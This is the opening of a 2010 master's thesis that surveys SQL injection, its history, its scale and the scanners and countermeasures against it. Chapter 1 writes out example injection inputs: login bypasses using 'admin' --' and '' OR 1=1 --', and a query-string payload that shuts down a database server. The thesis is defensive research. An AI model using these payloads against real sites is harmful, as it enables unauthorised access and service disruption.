Summer 2010

Sql Injection Attacks and Countermeasures: a Survey of Website Development Practices

Evan Ryder
Regis University

SQL INJECTION ATTACKS AND COUNTERMEASURES:

A SURVEY OF WEBSITE DEVELOPMENT PRACTICES

A THESIS

SUBMITTED ON 27th OF AUGUST, 2010

TO THE DEPARTMENT OF INFORMATION TECHNOLOGY

OF THE SCHOOL OF COMPUTER & INFORMATION SCIENCES

OF REGIS UNIVERSITY

IN PARTIAL FULFILLMENT OF THE REQUIREMENTS OF MASTER OF SCIENCE IN

SOFTWARE AND INFORMATION SYSTEMS

BY

Evan Ryder

Evan Ryder

APPROVALS

Ernest Eugster

Ernest Eugster, Thesis Advisor

Donald J. Ina

Donald J. Ina, MCT626 Faculty of Record

Nancy Birkenheuer

Program Coordinator

Abstract

This study involved the development and subsequent use of a bespoke SQL Injection vulnerability scanner to analyze a set of unique approaches to common tasks, identified by conducting interviews with developers of high-traffic Web sites. The vulnerability scanner was developed to address many recognized shortcomings in existing scanning software, principal among which were the requirements for a comprehensive yet lightweight solution, with which to quickly test targeted aspects of online applications; and a scriptable, Linux-based system. Emulations of each approach were built, using PHP and MySQL, which were then analyzed with the aid of the bespoke scanner. All discovered vulnerabilities were resolved and despite the variety of approaches to securing online applications, adopted by those interviewed; a small number of root causes of SQL Injection vulnerabilities were identified. This allowed a SQL injection security checklist to be compiled to facilitate developers in identifying insecure practices prior to an online application's initial release and following any modifications or upgrades.

Acknowledgements

To my selfless wife, Mary, whose patience, understanding and support were constant throughout this project, and whose proof-reading skills were also greatly appreciated. Mary has single-handedly looked after three children to allow me to work on this project, sacrificing sleep, comfort, and all time to herself. I cannot adequately express the depth of my gratitude and appreciation for all she has done.

To my three children: Mark and Emma, who never complained when thesis-related work took away from play time with their dad, and to little Sophie, who waited for me to be on a break before taking her first step.

A special thanks to my thesis advisor, Dr. Ernest Eugster, for all the time and effort he put into his high-quality feedback. Never having written a thesis before, I made a lot of mistakes for him to point out.

I would also like to extend my thanks to the inventor of freeze-dried coffee, without which this thesis could not have been written.

Table of Contents

List of Figures

List of Tables

Chapter 1 - Introduction

For decades, developers have used backend databases to enhance the features of their applications. However it was not until databases first started to be used with websites that vulnerabilities in the way in which applications typically interacted with databases, using the Structured Query Language (SQL), were discovered. SQL injection has emerged as a serious attack and is the subject of this research. This chapter describes how SQL injection attacks are carried out and the extent of damage which can be caused on a vulnerable system. The scale of SQL injection attacks are also discussed, along with the ease with which vulnerabilities can be introduced by developers. Defenses against SQL injection attacks are also examined. This chapter lays the foundation for the research, outlining its objectives and the approach taken.

The Problem of SQL Injection.


The growing popularity of the Internet in the late 1990s saw the emergence of discoverable, highly available, database driven applications with global, anonymous user bases. The state-less nature of the HyperText Transfer Protocol (HTTP), used to communicate with these websites, also meant that repeated attempts could be made to breach the security of such systems without penalty. This combination of factors elevated pre-existing, relatively minor, and largely ignored security threats to new heights, in terms of associated risk.

One particularly prevalent type of vulnerability, which existed in all early database driven websites and remains a significant issue today, centers on the inadequate validation of user input, which can allow the behavior of the system to be modified by malicious users. These soon became known as input validation vulnerabilities and two subclasses were identified: Cross Site

Scripting (XSS) and SQL injection vulnerabilities. XSS is most commonly used in access escalation, session hijacking, and malware propagation attacks, involving the insertion of commands, within website content, which cause malicious code, hosted on other Web servers, to be executed in the user's Web browser whenever that user loads the affected pages in the compromised website. This project focuses on the other subcategory of input validation vulnerabilities: SQL injection.

SQL injection is the act of including legitimate SQL code in user input, which is used by the application when building SQL queries for immediate execution. The injected code can alter the meaning of the query, causing the application to behave in ways which were not intended by the application developer. Common uses of SQL Injection are to bypass authentication forms, execute operating system commands, or to query or manipulate data in the underlying database.

A popular method of demonstrating SQL Injection is to use the scenario of an authentication form. To confirm the validity of the entered username and password, systems typically construct and then execute a SQL query, selecting all records matching the supplied authentication details. If no records are returned, the supplied authentication details are considered to be invalid, otherwise, the user is allowed to view the protected site content. Figure 1.1 shows an example of such a login form, with the supplied password in plain-text for clarity, along with a typical SQL query which could be automatically built for this purpose, using the user-provided values.




Username: admin

Password: 1str@t0r

```
SELECT * FROM logins WHERE user='admin' AND
pass='1str@t0r'
```

Figure 1.1- Login Form and its corresponding SQL query


Unless user input is validated, malicious users can inject SQL into login forms to make the dynamically created SQL query behave in an unexpected manner. Figure 1.2 demonstrates how the authentication system, shown in Figure 1.1, could be bypassed via the truncation of the created SQL query, using the SQL comment notation. In this case, the query would be built, as normal, by the application; however the SQL server would ignore everything following the single-line comment delimiter: ‘--‘. A single record would be returned, satisfying the authentication algorithm and thereby allowing the malicious user to perform a password-less login.


Username: admin' --
Password: unknown

```
SELECT * FROM logins WHERE user=’admin’ --’ AND
pass=unknown’
```

Figure 1.2 - Using SQL Injection to log in as a known user without a password

Should a system be vulnerable to SQL Injection, a known username is not required to bypass the authentication form, as demonstrated in Figure 1.3. Here, the resultant query will return all records, which also satisfies the described authentication algorithm.


Username: ' OR 1=1 --
Password: unknown

```
SELECT * FROM logins WHERE user=’’ OR 1=1 --’
AND pass=unknown’
```

Figure 1.3 – Bypassing an authentication form with SQL Injection

SQL injection is not limited to online forms, as any user input which is incorporated into a SQL query is a possible attack vector. Typically, two other user input mechanisms exist for online applications, query-string variables and cookies, both of which contain user-adjustable values, often incorporated into the application’s SQL queries. As the principle is identical for both of these input methods, the more intuitive query-string method will be used to discuss this aspect of SQL Injection. Many content delivery systems use a unique identifier to indicate the database item to include in a standard presentation template. A common example of such a system is a news viewer, where individual news items are visible via links to a single page, which include the article identifier as a query-string parameter, using the format '?*variable_name*=value'. This query-string is simply appended to the news viewer's web address, for example: `http://www.non-existent-web-site.com/news.aspx?item=1334`. Systems such as this must request the data to present from the database, often using dynamic SQL queries to do this. For example, the server-side program at the fictional Web address, above, could construct the following SQL query using the supplied parameter value:

```
SELECT title, body, date FROM newsItems WHERE itemNo = 1334;
```

Unless adequate input validation measures are put in place, it would be possible to manipulate the generated SQL query within such a system with carefully crafted user input, allowing the extension of that query or the insertion of a new query to immediately follow it. For example, requesting the page `http://www.corporatesite.com/news.aspx?item=1334;shutdown` would cause the underlying database server to shut down immediately after all records, matching item number 1334, were selected.

This vulnerability is not limited to a particular platform. "SQL injection is vendor agnostic: it doesn't matter whether the application is running Oracle, SQL Server, DB2, MySQL or Informix on Active/Java Server Pages, Cold Fusion Management, PHP or Perl – it can be vulnerable to SQL injection." (Litchfield, 2005). As explained by Litchfield (2001), the tendency for websites to disclose information through default error messages, verbose error pages, and the inclusion of debugging information as HTML comments in rendered output, greatly facilitated those attempting to compromise a site via SQL injection. Error messages provided instant confirmation on the success of the attack and could be used to enumerate the database, making further attacks possible. The combination of SQL Injection and Information Disclosure flaws allowed malicious users to steal information, such as credit card details and passwords, or system resources, including CPU time, bandwidth, and webspace. They also provided attackers with the means to perform denial of service attacks and to deface websites.

The Scale of the Threat.

The years following the turn of the millennium saw a rapid growth in the number of database driven Web sites and applications, as organizations rushed to take advantage of the Internet's explosion in popularity by converting traditional IT systems to online equivalents. Unfortunately, these systems were vulnerable to attack, “largely due to limitations within the core protocols and insecure application development techniques” (Ollman, 2005). Because so little was known about the threat at the time, we can assume that almost all online applications were vulnerable between 1999 and 2002. The situation very slowly improved as developers became aware of the threat and began to employ countermeasures within their applications; however the bulk of developers remained either unaware of the issue or unconcerned by it. This can perhaps be explained by the huge number of personal, small business, or special interest websites, created by amateur developers, which began to appear as the popularity of the Internet exploded. Litchfield (2005, p.2) reported that in 2005, almost seven years after the issue had been first reported, only 40% of database-driven web applications were employing SQL injection countermeasures.

Understanding of the threat grew over time, due to concerted effort from within the industry to educate developers. However some flaws were more clearly understood by developers than others, leaving exploitable vulnerabilities in many systems which were presumed to be safe. Overall, understanding of SQL Injection remained poor, arguably as a result of certain technology improvements, such as PHP Magic Quotes and stored procedures, which solved many of the flaws without the need to educate developers in secure coding practices. However, the popularity of these technologies, and their effectiveness when used correctly, led to a growing belief, among developers, that SQL injection was no longer a significant threat.

Although not as prevalent as they were ten years ago, SQL injection vulnerabilities remain common. Market researcher Imperva placed it fifth on their list of top 10 database threats (Imperva, 2009). Similarily, according to Baker et. al. (2009), SQL injection was the second most common cause of security breach and accounted for 79% of compromised records in 2008. The number of businesses affected by these security breaches is also on the increase, with “91% of respondents having experienced at least one in the past year, compared with 64% in 2007” (Deloitte, 2009. p.6).

The ease in which SQL injection vulnerabilities can be exploited and the extent of damage possible make this the preferred method of attack for many. “When hackers are required to work to gain access, SQL injection appears to be the uncontested technique of choice” (Baker et al., 2009). An analysis of security logs from a single Irish university's web servers, carried out by this researcher in July 2010, lent weight to this assertion, as SQL injection attacks were seen to have been attempted far more often than any other web-based malicious activity, such as searches for exploitable software or attempts to attack implementations of file uploaders and editors. “SQL injection has been a part of the security industry consciousness for years now, and some may wonder at its continued prevalence. Fixing vulnerable applications, however, can be challenging, costly, and time consuming, all of which contribute to a rather large and persistent attack surface.” (Baker et al., 2009).

The Nature of the Threat

SQL injection vulnerabilities can occur from momentary lapses of concentration or periods of inattention by the most security-conscious developers. “In large and complex applications, a single oversight can result in the compromise of the entire system” (Ceruddo, 2002). Limitations in some host systems can also impede the application of techniques which are recognized to be best practice in the prevention of SQL Injection attacks. For example, “many platforms do not have support for strong-typed technologies” (Beuhrer, Weide & Sivilotti, 2006), which are widely recognized to be an effective defense against these attacks. In some cases, the routine use of technologies or practices which are known to be secure can lead to a level of inattention which can cause the introduction of weaknesses. As explained by Ceruddo (2002), many developers and administrators of web applications may develop a false sense of security because they use stored procedures or mask any error messages returned to the browser, leading them to believe that they cannot be compromised through SQL injection, when in fact, it is still possible in certain circumstances.

Many organizations attempt to mitigate the threat with run-time monitoring technologies. “However, as reality painfully proves every day, it’s impossible, even infeasible, to guarantee perfect prevention ... Any inconspicuous vulnerability left behind by firewall protection or any subtle attack that goes unnoticed by intrusion detection will be enough to let a hacker defeat a seemingly powerful defense.” (Veríssimo et. al. 2006, p.54).

The only way to be certain that your web applications are fully secure is to carry out a vulnerability assessment, involving a web application vulnerability scanner and a security expert. “Web application vulnerability scanners are very good at what they do: identifying technical programming mistakes and oversights that create holes in Web security…Vulnerability scanners automate the process of finding these types of Web security issues; they can crawl through an application performing a vulnerability assessment, throwing countless variables into input fields in a matter of hours, a process that could take a person weeks to do manually” (Hewlett-Packard, 2006).

A recent study by Ponemon (2010) shows that 49% of large companies use vulnerability assessment tools while 50% plan to begin using one in the future. Given the investment that these systems require, for example the $1445 single-site or $4995 to $6350 multisite license fees for Acunetix Web Vulnerability Scanner (Acunetix, 2010), it is reasonable to assume that the uptake is less than this in small to medium enterprises. It should be noted that free scanners exist. Some of these are limited versions of purchasable products, whereas others, such as Nikto, are open-source systems which can be difficult to install and have a significant learning curve. Targeted scanners are also available. Their narrower scope allows the user to check for specific issues, such as SQL injection vulnerabilities more easily. “With such a tool available, more developers can test their code for, at least elementary, security issues and hopefully learn how they can identify and fix the vulnerabilities they introduce during coding.” (Davies & Tryfonas, 2008). Care must be taken, however, to select the correct balance between the comprehensiveness of the scanning utility and its impact on the host server. Many scanners perform thousands of checks as quickly as possible, which may not be suitable for testing on a live environment.

For this, a number of lightweight scanners are available, such as WebCruiser and SQLInjectMe, however for many of these products; the term ‘lightweight’ applies to the size of the program and impact on the client machine’s resources only. Lightweight utilities can be multi-threaded systems, capable of significantly impacting on the performance of the scanned Web server. On the other hand, many other lightweight products could be considered to be too lightweight, having reduced the range of the scan to lessen the impact on the server.

Project Overview

This research attempts to prove the below hypothesis and reduce the prevalence of SQL Injection vulnerabilities by first examining the perceived and actual threat of SQL injection on contemporary websites, and then developing tools to allow developers to rapidly detect and avoid SQL injection vulnerabilities.

Hypothesis

While awareness of the threat of SQL injection is growing, insufficient countermeasures are as of yet being employed by developers due to their inadequate understanding of the nature and scale of the threat. As a consequence, most websites are more vulnerable to SQL injection than their developers believe them to be.

Research Questions and Project Goals.

After a review of the literature, the following questions were developed to guide the research: Do the developers of high-traffic sites fully understand the threat of SQL Injection? What approaches to counteracting SQL Injection are taken? How effective are these approaches? What common mistakes are being made?

With the above objectives, questions, and hypothesis in mind, a five phase research methodology was used. In the first phase, literature was reviewed. This was necessary to carry out the study effectively, as it enabled this researcher to fully understand the range of SQL Injection attacks and their variations, known mitigation techniques and technologies, and accepted best practice. The characteristics of existing automation tools were also studied to identify the niche, within which the proposed software would be of most benefit.

In phase two, the bespoke vulnerability scanner was developed. This was achieved in two steps. First, the scanning engine was designed, developed and tested. Following this, a comprehensive set of test attack definitions were researched and applied to the scanning engine. Care was taken to test for vulnerabilities without causing any damage to the system being tested.

In phase three, interviews with developers were coordinated and carried out as late as possible to guarantee that the information represented in this study was current. Knowledge of all known mitigation techniques and technologies, gained from the earlier review of literature, improved the effectiveness of this exercise, as this researcher was in a position to immediately identify any deviations from the norm, during the interviews, and focus on the reasoning behind these deviations, as well as the technical details.

Phase four involved the emulation of each unique defense against SQL injection, within a PHP/MySQL environment, and began as soon as all interviews had taken place. The emulations were required to mimic the behavior of the described approaches exactly, before the final phase could begin.

In phase five, an analysis of the effectiveness of each approach was carried out, involving the use of the specially developed SQL Injection vulnerability scanner as well as manual, white box testing. This facilitated the discovery of any weaknesses in each approach, all of which were resolved and documented as part of this task, resulting in a number of secure approaches to counteracting SQL injection which could be compared and contrasted. Useful information on the efficacy of each approach, both before and after modification, was gathered, along with relevant data on any assumptions and mistakes made by each developer, allowing each of the identified research questions to be answered.

Figure 1.4, below, depicts the relationships between each of the above phases, explaining the order in which they were carried out.



Review of literature
Attack Variations & Syntax
Develop Test Attack Definitions
Mitigation techniques and Technologies
Niche Informaton & Characteristics of other scanners
Attack Definitions
Interview Developers
Develop Vulnerability Scanner
Best Practices
Real-world approaches
Attitudes & Levels of knowledge
Functional Scanner
Emulate real-world approaches to security
PHP / MySQL Emulations
Assess emulations for vulnerabilities

Figure 1.4 – Project tasks and their relationships

Significance of This Study.

As the field of information systems security has expanded, researchers have shown increasing interest in explaining techniques to secure code. However the literature weighs heavily on advice provided under the assumption that the developer is approaching the problem in a particular manner, and therefore may not always be directly applicable to, or equally effective on all possible approaches. This paper attempts to redress this situation by examining contemporary countermeasures with the aid of a purpose built vulnerability scanner, integrating secure coding best practices, and presenting results from a new empirical study into the effectiveness of these techniques in terms of security.

Inspiration for the Project.

Having been introduced to the intricacies of application security through formal training in ethical hacking, in 2007, this researcher soon afterwards realized the lack of automated form- and query-string-manipulation tools, available to the security professional. Recognizing the importance of such tools in determining Web application security and having experienced the difficulties that can be encountered when installing software on Linux and UNIX based systems, even with the aid of a package manager to handle the installation of all required dependencies, an as of yet unaddressed gap in the market was identified. As a Web and database administrator of over ten years' experience, the value of a scriptable, and therefore schedulable, server-resident vulnerability scanner was also immediately recognized. Two years later, this researcher remained unaware of any product which met all of the above criteria, which is why the development of such a product was immediately considered when the time came to choose a research topic, within which to produce an academic body of work. However, the usefulness of such a tool was questionable as SQL Injection was no longer a new threat and most developers, known to this researcher, had such confidence in their adopted countermeasures that they considered the threat to be a thing of the past. The final specification for this project grew from this researcher's belief that this was not the case and the desire to both investigate the validity of such assumptions, and to facilitate the rapid detection of any such vulnerability within online applications.

Summary

This chapter introduced the problem of SQL injection, demonstrating the ease at which it can be performed, and outlining its prevalence over the last decade. The types of tools used to detect SQL injection vulnerabilities in applications were then introduced. Also discussed were the project aspirations, and a general overview of the five-phase methodology by which they would be achieved was provided. The following chapter is the product of the first phase, as described in this chapter, and outlines the discoveries made while reviewing both academic and industry literature on the subject.

Chapter 2 – History of SQL Injection

In Chapter 1, the threat of SQL injection was introduced and some of the reasons for its prevalence were discussed. Also discussed were some of the tools used to detect SQL injection vulnerabilities in online applications, with a particular focus on vulnerability scanners. A general overview of the aims and methodology of this project was also provided.

This chapter outlines the progression of the global threat that SQL injection poses and its inner operations. Particular attention is paid to discoveries of new aspects of the threat; the invention of new techniques, countermeasures, including prevention and detection tools. The chapter also explores the effect of these developments on accepted best practices to counteract the problem. Wherever possible, developments are described in chronological order to better illustrate the evolution of each of the above focal points and to facilitate any discussion on changing attitudes toward security.

Early References to SQL Injection

The earliest published reference to SQL injection techniques appeared in an article by a hacker known as Rain Forest Puppy (RFP), in the December 1998 edition of Phrack Magazine, entitled “NT Web Technology Vulnerabilities.” The author focused on “batch SQL vulnerabilities”, where additional SQL statements can be executed if appended to an existing query, and implications for database-driven applications using Microsoft's Internet Data Connector (IDC) and its replacement technology, Active Server Pages (ASP). (Rain Forest Puppy, 1998).

But the early works of David Litchfield laid much of the foundation for understanding SQL injection. According to Litchfield (2005), on February 4, 2000, RFP posted an advisory detailing how he exploited vulnerabilities in the WWWThreads Perl application to inject SQL commands, gaining administrator-level access to the underlying SQL Server. The term 'SQL injection' first began to appear approximately seven months later. Litchfield presented a talk at Blackhat Europe, entitled ‘Application Assessments on IIS”, where he discussed “attacking database servers via ASP applications using ‘SQL insertion’.” (Litchfield, 2005. p.3). He presented another paper at the next Blackhat Europe conference in April 2001, called “Remote Web Application Disassembly using ODBC Error Messages”, which demonstrated how to “disassemble the SQL database's structure, by-pass login pages, and retrieve and modify data” on ASP systems, using the latest database connectivity technology: ActiveX Data Objects (ADO) (Litchfield, 2001).

Other authors followed Litchfield’s lead. In January 2002, Chris Anley published a paper in which Litchfield's techniques were reviewed, along with an analysis of using stored procedures to gain further access to the system. Anley also showed that SQL injection could be used to read system files, and output data to files for subsequent download. The concept of a second-order SQL injection was also introduced, where the attack is executed when the inserted data is next read by the application, rather than during the initial insertion. Using limited length fields to the attacker’s advantage was described and countermeasures, including the use of a parameterized API and a strong SQL server lockdown were recommended. In a later article, Anley released an appendix in which he identified some common SQL injection misconceptions, and introduced the concept of blind SQL injection. He described that a blind SQL injection attack is performed without the aid of system error messages to indicate success or failure. It is generally acknowledged that Anley’s papers helped further raise awareness of the severity of the threat, posed by SQL injection.

These early practitioner papers fueled interest among academics to research vulnerabilities and countermeasures. Scott and Sharp (2002), in proposing the first Web application firewall, suggested a security policy definition language to protect large Web applications by dynamically analyzing HTTP requests and responses, modifying them, wherever necessary, to enforce the defined security policy. Auronen et. al. (2002) reviewed four enterprise vulnerability scanners and eight targeted testing tools, concluding that they were of overall benefit to the Web development community in spite of their potential use for malicious purposes, and warning that the cause of the problem should be treated instead of the symptoms. Having been accepted as effective tools for reducing Web application vulnerabilities, work began on improving the capabilities of these utilities. Building on existing trends, researchers in Taiwan created an open-source Web Application Vulnerability and Error Scanner (WAVES). This system comprised of a Web crawler, an integrated DOM parser to identify all entry points, and a “self learning injection knowledge base” (Haung et. al., 2003). This development illustrates an increasing appetite for enterprise vulnerability scanners which could identify all security problems simply by being directed at the Web site to be analyzed.

Kc, Keromytis & Prevelakis (2003) first postulated the use of randomized instruction sets with interpreted languages to render any injected code invalid, and demonstrated the feasibility of this notion with the creation of two prototypes through minor modifications to existing interpreters. In 2004, Boyd and Keromytis presented a variation on this theme whereby standard SQL keywords and expressions were changed to include a random number each time the query was invoked, thereby preventing SQL Injection. While this randomization concept attracted attention from other academics, commercial implementations were not seen. This is presumably because of a general trend towards faster, semi-compiled Web applications, such as those created by just-in-time compilers in Java and .NET environments, which are incompatible with such an approach.

With the discovery of application flaws, such as SQL injection, which could potentially compromise entire systems, the trend had shifted from host-based security towards application security. As explained by Michalek (2004), application security involved penetration testing; Application Protection Systems (APS), such as application firewalls; and source code analysis. By 2004, a number of XML-based security standards existed, facilitating the standardized communication between security applications, the description of system or application vulnerabilities, and the tests with which to detect them. This standardization reflected both the growing maturity of application security measures and the increasing popularity of distributed systems. This was illustrated by Michalek (2004) in his description of "patch management systems (PMS) and vulnerability remediation systems (VRS) apply[ing] APS concepts at the operating system level, using global databases from OS vendors". (Michalek, 2004).

The challenge of preventing SQL injection attacks remained a strong focus in the following few years. Beuhrer et. al. (2005) introduced a technique whereby the SQL statement's parse tree was analyzed before and after the application of user input, allowing changes in the structure of the query to be detected at runtime. The concept of an application-level firewall was applied to the SQL Server by Rietta (2006), who proposed a proxy server, through which access to the SQL Server would be made, thereby protecting it from application-level flaws. Veríssimo et. al. (2006) worked towards the creation of intrusion tolerant systems, which would ultimately detect and contain attacks, through the creation of a multilayered middleware architecture. In an extension of contemporary APS functionality, Halfond & Orso (2006) created their Java-based

AMNESIA tool, which combined the static analysis of the application, to create a model within which dynamic SQL queries were to perform, and runtime monitoring to enforce conformance with this model. A related Java-based system was produced in the following year by Bankhakavi et. al. (2007). This system, designed to be retrofitted to all Java-based applications, compared, at runtime, symbolic representations of the application's dynamic SQL queries when using benign values and the actual user inputs, enabling the detection of injected code which would change the intention of the query.

In contrast to the ever-increasing complexity of the preventative solutions, proposed by academic researchers, non-academic security experts focused on understanding the full extent of the risk posed by SQL injection vulnerabilities and their collective primary approach to diminishing the global threat involved the education of developers in the use of effective countermeasures. In August 2002, Ceruddo released a paper entitled 'Manipulating Microsoft SQL Server Using SQL Injection", within which he expanded on the topic of blind SQL Injection, noting that many developers and web administrators were complacent about SQL Injection vulnerabilities if the attacker could not see the SQL error messages and/or could not return the query’s result directly to the browser. He demonstrated many ways in which SQL injection could be carried out under these circumstances. The Open Web Application Security Project (OWASP) released a guide to building secure Web applications in September 2002, which explained the known threats to Web applications along with mitigation techniques. In 2004, Anley produced another paper highlighting the SQL Injection vulnerabilities, unique to the hugely popular MySQL database because of its additional features and supported syntax variations. He provided a checklist for MySQL administrators, showing the steps that needed to be taken to secure their MySQL implementation.

By 2005, all variations of SQL injection attack were well understood and focus began to shift towards blind SQL injection attacks, as researchers begin to assume that proven SQL injection countermeasures were now commonplace. Litchfield (2005) expanded on the earlier work by both Anley and Cerrudo in 2002, highlighting additional blind SQL Injection techniques in his paper entitled “Data-mining with SQL Injection and Inference”. This topic was further expanded by Imperva Research (2009), in their whitepaper ‘Blindfolded SQL injection’, which detailed the latest techniques for identifying the underlying database and schema enumeration.

Automated Tools.

As the focus on security increased, many automated tools, such as firewalls, proxies, and network intrusion detection systems, started to appear on the market. As explained by Acunetix (2005), the combination of firewalls, security-, and virus-scanners had made it difficult for anyone to breach organizations’ security defenses until web applications began to be used. These were visible to worldwide audience and were always available, providing easy access and allowing almost unlimited attempts to attack both the application and the underlying system. Because of this, organizations were eager to put something in place to protect against the newly discovered threat of SQL injection. Many attempts were made to alter existing products or create new utilities to detect vulnerabilities and to protect against attacks of this kind. Of these, two categories of utilities gained widespread acceptance: Web application firewalls, (aka Web Intrusion Detection Systems), and vulnerability scanners.

According to Ristic (2005), Web server-integrated intrusion prevention systems, such as Microsoft ISAPI filters and the Apache mod_security module, were quickly recognized as being most effective at dynamically detecting SQL Injection attacks. In this techniques, encrypted communications with the Web server over HTTPS are decrypted by the Web server before being inspected. Additionally, these systems are capable of analyzing the Web server's response for indications of unwanted information disclosure and have the ability to block the HTTP request or response in reaction to detected unsafe usage. Maor and Shulman (2004) argued that such approaches were signature-based and therefore ineffectual, as countless alternates could be used to achieve the desired results without matching any known signatures. But objections such as these appear to have had little impact on the popularity of such systems. According to a recent survey of “638 IT [administrators] and IT security practitioners with approximately 13 years IT experience in large US-based organizations” 32% of organizations used Web application firewalls while 41% intended to deploy such a security measure. (Ponemon, 2010, p.1).

In an effort to avoid the threat of SQL injection within PHP programs, PHP version 4, released in 2000, featured new functionality, labeled ‘Magic Quotes’, which automatically escaped single quotes, double quotes, backslashes, and null characters within all HTTP ‘Get’, ‘Post’, or ‘Cookie’ data passed into the script. The immediate impact of this move was that first-order SQL injection attacks were no longer possible via string-based input fields. Unfortunately, this development encouraged PHP developers to ignore the threat of input validation attacks, fueling the myth that SQL injection was impossible if both Magic Quotes and error suppression were employed. It also, arguably, stimulated the creation of more advanced and complex attacks, encouraging the development of quote-less SQL injection attacks, which used hex- and a URL-encoding to circumvent this feature.

Many vulnerability scanners appeared. SQueaL (aka Absinthe), for example, automated the querying of data via SQL injection (Litchfield, 2005). A general trend towards enterprise-level products, capable of detecting all types of security threat, began to emerge.

Although recognized as effective in the detection of vulnerabilities, such tools were used by a relatively low percentage of web developers for a number of reasons. The cost of commercial enterprise-level systems, such as Acunetix, which requires a license costing $1445 to scan a single website, was prohibitive to many. Equivalent open-source CGI tools, such as Nikto and Nessus, proved difficult to install, and configure on many UNIX and Linux environments. Other utilities, such as QED by Martin & Lam (2008), were specific to individual environments, limiting their applicability. The main reason for the low uptake of security scanners, according to the EC Council (2006) was because the majority of developers were either unaware of, or underestimated, the threat posed by Web application vulnerabilities. Upon learning of the risks, developers applied documented countermeasures, which restored their confidence in their systems' security while avoiding the need to leave their comfort zone by installing, configuring and using a vulnerability scanner.

In 2008, an attempt was made to make common Linux, command-line or security professional-focused tools; namely the Nmap port scanner, Nikto Web vulnerability scanner, traceroute, whois, ping, and dig; more accessible to developers within small to medium enterprises (SMEs). This was achieved by creating a single, intuitive, web-based user interface to overlay all of these utilities. The justification for this move was that developers within SMEs seemed to “lack the skills to perform a security assessment of their newly built or acquired applications” (Davies & Tryfonas 2008. p.2). Similarly, Kiezun et. al. (2009) produced a web-based white box testing tool, called Ardilla, to test online applications for SQL injection and cross site scripting vulnerabilities. These two examples of placing vulnerability scanners on Web servers may be indicative of an emerging trend. Interestingly, both examples do this to replace locally installed vulnerability scanning software with online equivalents. However, online tools run the risk of being blacklisted by intrusion prevention systems, such as Web application firewalls, because of the malicious-seeming requests generated by a legitimate vulnerability scan. Intrusion prevention systems can be configured to allow all traffic from certain IP addresses; however by allowing the online service to scan your website, you are also allowing other users of that service to do the same. The requirement to alter existing security configuration settings may impact on the popularity of online products such as these, as users may not have the access rights, or because of security concerns, the inclination, to allow traffic from the scanning site to reach their website. Even though a precedent of sorts has been set with the installation of antivirus scanners on host servers, very few of the encountered SQL Injection scanners were designed for installation on the Web server, hosting the sites to be scanned, in spite of the advantages this scenario could bring.

Accepted Best Practice.

In the first publication to highlight the SQL injection threat, Rain Forest Puppy (1998) recommended the following countermeasures:

- Using quotes to delimit all strings and to escape any single quotes within them.
- Validating all numeric input.
- Disallowing access to the SQL server's extended stored procedures.
- Avoiding in-line SQL statements by using custom stored procedures and passing the user's input into them as parameters.

Since then, a number of researchers and practitioner examined countermeasures. Litchfield (2001) highlighted the schema enumeration, authentication bypass, and data manipulation capabilities of SQL injection in his paper 'Web Application Disassembly with

ODBC Error Messages.' Like Rain Forest Puppy, Litchfield concentrated solely on Microsoft Web technologies, however his recommended countermeasures were less stringent, matching the first two of Rain Forest Puppy's recommendations only. Anley (January 2002), advised that black- and white-lists should also be considered to improve system security. In his appendix, written five months later, Anley (2002, June) showed that the combination of error suppression and single quote escaping was not a panacea and recommended countermeasures which were similar to Rain Forest Puppy's, albeit slightly more comprehensive:

- Comprehensive input validation, including the use of black- and white-lists.
- The use of a parameterized API instead of in-line SQL statements.
- Strong SQL Server lockdown.

